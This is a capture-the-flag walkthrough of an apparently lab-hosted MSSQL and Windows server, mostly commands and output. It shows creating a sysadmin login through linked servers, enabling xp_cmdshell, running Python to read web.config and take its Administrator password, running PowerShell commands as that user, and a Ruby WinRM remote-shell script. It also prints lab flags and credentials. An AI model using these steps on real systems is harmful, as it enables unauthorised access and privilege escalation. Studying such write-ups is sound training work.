
```
Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64)
        Aug 22 2017 17:04:49
        Copyright (C) 2017 Microsoft Corporation
        Standard Edition (64-bit) on Windows Server 2016 Standard 10.0 <X64> (Build 14393: ) (Hypervisor)
```

LETS ADD OURSELVES AS SYSADMINS TO THE SERVER

EXECUTE('EXECUTE('' CREATE LOGIN tobor WITH PASSWORD = ''''Passw0rd'''' '') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
EXECUTE('EXECUTE('' sp_addsrvrolemember ''''tobor'''' , ''''sysadmin'''' '') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

LOGIN USING CREATED USER
----
mssql -u 'tobor' -p 'Passw0rd' -s '10.13.38.11' -d master

Now that we are a sys admin lets check for databases again.
.databases




```
root@kali:~/HTB/boxes/EndGame# mssql -u 'tobor' -p 'Passw0rd' -s '10.13.38.11' -d master
Connecting to 10.13.38.11...done

sql-cli version 0.6.2
Enter ".help" for usage hints.
mssql> .databases
name
----------
flag
master
model
msdb
POO_PUBLIC
tempdb
```

PWN FLAG 2

D' Flag! D' Flag!
use flag
select * from flag

Flag 2 = POO{88d829eb39f2d11697e689d779810d42}




```
mssql> use flag
OK

Executed in 0 ms
mssql> select * from flag
flag
-------------------------------------
POO{88d829eb39f2d11697e689d779810d42}

1 row(s) returned
```

Flag 3

Since we are a sysadmin, lets try to execute commands on the machine.
REFERENCE: https://www.hackplayers.com/2018/12/english-cor-profilers-bypassing-windows.html?m=1


```
--------------------------------------------------------
ENABLE xp_cmdshell
--------------------------------------------------------
EXEC sp_configure 'show advanced options', 1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', 1
RECONFIGURE
```



```
Executed in 1 ms
mssql> EXEC sp_configure 'show advanced options', 1
OK

Executed in 0 ms
mssql> reconfigure
OK

Executed in 0 ms
mssql> EXEC sp_configure 'xp_cmdshell', 1
OK

Executed in 0 ms
mssql> reconfigure
OK

Executed in 0 ms
```

RCE IS OBTAINED BY ISSUING SQL COMMANDS


;EXEC xp_cmdshell 'whoami'



```
mssql> ;EXEC xp_cmdshell 'whoami'
output
---------------------------
nt service\mssql$poo_public
null
```

READ THE WEB.CONFIG FILE


Lets show impacket a little love and sign in with mssqlclient.py
python mssqlclient.py external_user:#p00Public3xt3rnalUs3r#@10.13.38.11 -db POO_PUBLIC
execute sp_execute_external_script @language = N'Python', @script = N'import os;
print(os.system("type \inet\wwwroot\web.config"))'



```
root@kali:/opt/ActiveDirectory/impacket/examples# python mssqlclient.py external_user:#p00Public3xt3rnalUs3r#@10.13.38.11 -db POO_PUBLIC
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: POO_PUBLIC
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed database context to 'POO_PUBLIC'.
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> execute sp_execute_external_script @language = N'Python', @script = N'import os; print(os.system("type C:\inetpub\wwwroot\web.config"))'
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <staticContent>
            <mimeMap
                fileExtension=".DS_Store"
                mimeType="application/octet-stream"
            />
        </staticContent>
        <!--
        <authentication mode="Forms">
            <forms name="login" loginUrl="/admin">
                <credentials passwordFormat = "Clear">
                    <user
                        name="Administrator"
                        password="EverybodyWantsToWorkAtP.O.O."
                    />
                </credentials>
            </forms>
        </authentication>
        -->
    </system.webServer>
</configuration>

Express Edition will continue to be enforced.
0
SQL>
```

What!?!?!?! We found the Administrator name and Password!!!!
USER: Administrator
PASS: EverybodyWantsToWorkAtP.O.O.

LETS TRY TO LOG INTO THE ADMIN PORTAL WITH THOSE CREDENTIALS
----
http://10.13.38.11/admin IPv4 (Added to host file already)
or
http://[dead:babe::1001]/admin/ IPv6 (Needs to be added to host file)



"I can't go back to yesterday, because i was a different person then..."
- Alice in Wonderland

Flag : POO{4882bd2ccfd4b5318978540d9843729f}


PWN FLAG 3

FLAG 3 AT http://10.13.38.11/admin/
POO{4882bd2ccfd4b5318978540d9843729f}

Flag 4

COMMAND EXECUTION


We have command execution when we issue them like the following
EXECUTE ('EXECUTE (''EXEC xp_cmdshell ''''type C:\Users\Administrator\Desktop\flag.txt'''''') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"



```
mssql> EXECUTE ('EXECUTE (''EXEC xp_cmdshell ''''type C:\Users\Administrator\Desktop\flag.txt'''''') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
output
-----------------
Access is denied.
null

2 row(s) returned
```

Here I am still logged in as the sysadmin I created (tobor). Lets try reading the flag as the administrator. We have the administrtor password from the web.config file. We need to be administrator to read the last flag.

EXEC xp_cmdshell 'powershell -c "$user = ''.\\administrator''; $passwd = ''EverybodyWantsToWorkAtP.O.O.''; $secpswd = ConvertTo-SecureString $passwd -AsPlainText -Force; $credential = New-Object System.Management.Automation.PSCredential $user, $secpswd;invoke-command -computername localhost -credential $credential -scriptblock { type C:\Users\Administrator\Desktop\flag.txt }"'



```
mssql> EXEC xp_cmdshell 'powershell -c "$user = ''.\\administrator''; $passwd = ''EverybodyWantsToWorkAtP.O.O.''; $secpswd = ConvertTo-SecureString $passwd -AsPlainText -Force; $credential 
 New-Object System.Management.Automation.PSCredential $user, $secpswd;invoke-command -computername localhost -credential $credential -scriptblock { type C:\Users\Administrator\Desktop\flag.
xt }"'
output
------------------------------------
POO{ff87c4fe10e2ef096f9a96a01c646f8f}
null

2 row(s) returned
```

PWN FLAG 4

Flag 4: POO{ff87c4fe10e2ef096f9a96a01c646f8f}

Flag 5


ENOUGH IS ENOUGH WE NEED A SHELL

All those flags and no shell is not acceptable to me. Let's get a shell for Flag #5.
Thanks to my Team Mate highwind we can use a WinRM Shell.
https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell.rb

I tried using a couple of the metasploit modules. I was able to get them to work but not return any results


FILE CONTENTS

```
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://COMPATIBILITY:5985/wsman',
  transport: :ssl,
  user: 'Administrator',
  password: 'EverybodyWantsToWorkAtP.O.O.',
  :no_ssl_peer_verification => true
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
        print(output.output.chomp)
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
```



```
root@kali:~/HTB/boxes/EndGame# cat winrm_shell.rb
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://COMPATIBILITY:5985/wsman',
  transport: :ssl,
  user: 'Administrator',
  password: 'EverybodyWantsToWorkAtP.O.O.',
  :no_ssl_peer_verification => true
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
        print(output.output.chomp)
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
```


Execute the shell
ruby winrm_shell.rb
First I want to see what users have profile on the box. Last flag my guess is in p00_adm (The other admin account)



```
    Directory: C:\Users


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

d-----        3/16/2018  12:57 PM                Administrator

